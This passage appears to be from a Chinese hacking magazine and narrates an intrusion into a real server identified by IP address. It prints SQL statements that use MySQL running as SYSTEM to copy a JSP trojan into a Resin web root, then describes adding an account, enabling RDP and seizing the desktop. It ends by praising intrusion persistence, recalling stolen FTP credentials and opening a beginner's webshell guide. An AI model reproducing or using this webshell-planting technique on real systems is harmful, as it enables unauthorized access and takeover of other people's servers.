



图2

（小编：从作者给的图1里可以看到那个phpspy本来就带一个Func反弹shell的功能，很奇怪为什么不用它来试试？）

三、峰回路转

MySQL提权失败了就换个思路呗，再去别的地方转转看。我相信能列目录就还有东西看，就还有希望！有的人常常说我运气好，其实很多发现是靠自己细心，而不是运气好，你花时间去看了你也会“运气好”的。F盘的目录虽然可以全列出来，而且里面全是二级域名的网站，但都是只能看，不能写，现在很多网站管理系统都是这样设置的。转来转去终于发现一个可疑目录，如图3。



文件	创建日期	最后修改
返回上级目录		
[automake]	2006-04-19 17:11:02	2006-04-19 17:11:02
[bin]	2006-04-19 17:11:02	2006-04-19 17:11:03
[conf]	2006-04-19 17:11:02	2006-04-19 17:11:02
[contrib]	2006-04-19 17:11:02	2006-04-19 17:11:02
[lib]	2006-04-19 17:11:02	2006-04-30 11:11:52
[log]	2006-04-19 18:38:29	2006-04-19 18:38:29
[logs]	2006-04-19 18:33:26	2006-10-30 09:58:34
[modules]	2006-04-19 17:11:03	2006-04-19 17:11:03
[webapps]	2006-04-19 17:11:02	2006-09-14 19:19:30
[win32]	2006-04-19 17:11:04	2006-04-19 17:11:04
configure	2006-04-19 17:11:03	2006-02-22 15:59:58
httpd.exe	2006-04-19 17:11:03	2006-02-24 14:34:06

图3

看了这个目录有点疑惑，有点像Apache，可又有点不是。反正应该是另一套网站平台的安装目录，这个服务器已经有asp和php了，难道还有传说中的jsp？于是我**telnet 61.139.105.132 8080**，发现这个端口是打开的，看来有戏了。在IE中访问http://61.139.105.132:8080如图4。




图4

难道支持JSP是真的？冷静下来再仔细翻翻刚才那个目录，在root目录下找到个index.jsp，看了一下源文件，和这个页面差不多，一阵惊喜，谁都知道jsp木马可能拥有系统权限！

四、柳暗花明

可能大家都会说，传一个JSP木马到这个目录不就行了？可是大家别忘了，JSP的目录我们是没有写权限的！怎么办？刚才MySQL添加扩展函数虽然失败了，但是它是以SYSTEM权限启动的，所以MySQL应该对任意目录都有写权限，那就用它来弄个JSP木马过去吧！方法很简单，先在自己的目录里上传一个JSP木马，得到路径是f:/wwwroot/jxxs/jkx/upfile/rose.jsp，然后在MySQL执行SQL语句的地方输入以下语句：

```
create table test(line blob);
insert into test values(load_file('f:/wwwroot/jxxs/jkx/upfile/rose.jsp'));
select * from test into dumpfile 'f:/resin/webapps/ROOT/cmd1.jsp';
```

它的意思是创建一个表，将一个jsp木马通过load_file保存到这个表中，再把这个表的内容通过dumpfile函数导出到JSP所在的目录，执行后浏览该目录可以看到cmd1.jsp已经乖乖的躺在那等着我们的召唤了，如图5。访问后执行个命令加个帐号，一样成功了，如图6。





图6



文件	创建日期	最后修改	大小	属性
返回上级目录				
[WEB-INF]	2006-04-19 18:33:26	2006-04-19 22:00:45	<dir>	0777
cmd1.jsp	2006-10-31 16:50:03	2006-10-31 16:56:48	39.689 KB	0666
index.jsp	2006-04-19 17:11:03	2006-02-22 15:24:44	1.409 KB	0666
选中文件打包下载				

图5

很多时候下我们都喜欢得到了3389才算是到达了完美的颠峰权限，同样，我也传了一个开3389的工具上去，建用户，开启3389，成功占领桌面，如图7。




图7

五、总结

文章没有技术性，想说的是在入侵的过程中，我们一定要注重思维的发散性，不要在一个地方呆死。要把有用的信息收集起来，综合利用。


信息的收集是很重要的，在得到一个webshell无计可施的情况下，尽量浏览webshell能浏览的东西，收集有用的信息，有时候会有意想不到的收获。我曾经在无法提权的情况下通过一个分站服务器上找到了一个保存有主站的FTP连接程序，轻松拿到了主站的FTP用户名和密码。

菜鸟三式轻取webshell

RAIN

转眼间X档案已伴随我走过了3个月，看到各位前辈的一篇篇美文心里突然也有想写点东西的冲动。嘿嘿，其实这也是为了检测一下这3个月来的学习成果，毕竟前辈们写东西不容易，我等小菜如果不努力学习岂不是辜负了他们的希望。

好，小菜们抄家伙，看我们自己也来拿个webshell！



图2

